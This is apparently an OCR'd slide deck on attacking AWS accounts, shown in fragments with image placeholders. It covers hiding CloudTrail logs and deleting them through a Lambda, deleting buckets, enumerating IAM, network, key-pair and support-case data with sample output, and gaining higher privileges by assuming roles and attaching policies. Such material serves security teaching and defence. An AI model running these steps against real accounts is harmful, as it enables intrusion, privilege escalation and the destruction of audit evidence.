
Encrypt log files Yes

6

```
aws cloudtrail update-trail \
 --name my-trail \
 --s3-bucket-name [patsy-bucket]
```

7

```
aws s3 rb \
 --force [s3://bucket]
```




S3 bucket not found

Create a new S3 bucket or specify an existing bucket.

8

```
aws s3api put-bucket-policy \
 --bucket [my-trail] \
 --policy [file:///my-policy.json]
```



Problem with bucket policy

After you fix the policy (learn more), click ✎ and then click **Save**.

9

```
aws s3api put-bucket-lifecycle-configuration \
 --bucket [my-bucket] \
 --lifecycle-configuration [file://conf.json]
```

10

```
def lambda_handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']

    key = urllib.unquote_plus(
        event['Records'][0]['s3']['object']['key']
    ).decode('utf8')

    s3.delete_object(Bucket=bucket, Key=key)
```

4. Exploration

```
aws sts get-caller-identity
```

```
{
  "Account": "123456789012",
  "UserId": "ABCDEFGHIJKLMNOPQRSTUV",
  "Arn": "arn:aws:iam::123456789012:user/root"
}
```

```
aws iam list-[users|roles|groups] ...
```

```
"arn:aws:iam::123456789012:user/JohnSmith"
"arn:aws:iam::123456789012:user/Twitter"
"arn:aws:iam::123456789012:user/Integration"
```

```
aws iam get-account-authorization-details
aws iam list-attached-user-policies \
 --user-name [user]
```

```
aws iam list-user-policies \
 --user-name [user]
```

```
aws iam get-user-policy \
 --user-name [user]
 --policy-name [policy]
```

```
aws directconnect describe-locations ...
```

```
"MyDC1 N 11600 W, Saratoga Springs, UT 84045"
"MyDC2 7135 S Decatur Blvd, Las Vegas, NV 89118"
"NSADC 1400 Defense Pentagon Washington, DC 20301"
```

```
aws ec2 describe-route-tables ...
```

```
"local 10.10.10.0/22"
"vgw-12345678 10.0.0.0/8"
"vgw-12345678 192.168.0.0/12"
```

```
aws ec2 describe-network-acls ...
```

```
"-1 allow 0.0.0.0/0"
"6 deny 10.1.2.0/24"
"6 deny 192.168.1.2/32"
```

```
aws route53 list-hosted-zones ...
```

```
"company.com."
"internal-company.com."
"secret-new-product.com."
```

```
aws iam list-saml-providers ...
```

```
"arn:aws:iam::123456789012:saml-provider/Octa"
"arn:aws:iam::123456789012:saml-provider/Ping"
```

```
aws ec2 describe-key-pairs ...
```

```
"janes-ssh-key"
"team-shared-key"
"product-deployment-key"
```

```
aws support describe-cases \
 --include-resolved-cases ...
```

```
"Limit Increase: EC2 Instances"
"Forgotten password - please set to hunter2."
"I think someone hacked our AWS account"
```

```
./dump_account_data.sh
```


5. Elevation

```
./assume_roles.py \
 -i /tmp/roles.json
 -o /tmp/out.json
```


```
aws iam put-[user|role|group]-policy ...
```

```
aws iam attach-[user|role|group]-policy ...
aws cloudformation describe-stacks \
 --stack-name [stack-id]
```


```
./dump_cloudformation_stack_descriptions.py \
 -o /tmp/data
```



```
command: [ [+]
]
environment: [ [-]
  { [+]
  }
  { [-]
    name: MYSQL_PASSWORD
    value: testPassword1
```



```
 CreateRole: { [-]
   requestParameters: { [-]
     assumeRolePolicyDocument: {
"Version": "2012-10-17",
"Statement": [
  {
    "Effect": "Allow",
    "Principal": {
      "Service": "elasticbeanstalk.amazonaws.com"
    },
    "Action": "sts:AssumeRole",
    "Condition": {
      "StringEquals": {
        "sts:ExternalId": "elasticbeanstalk"
```



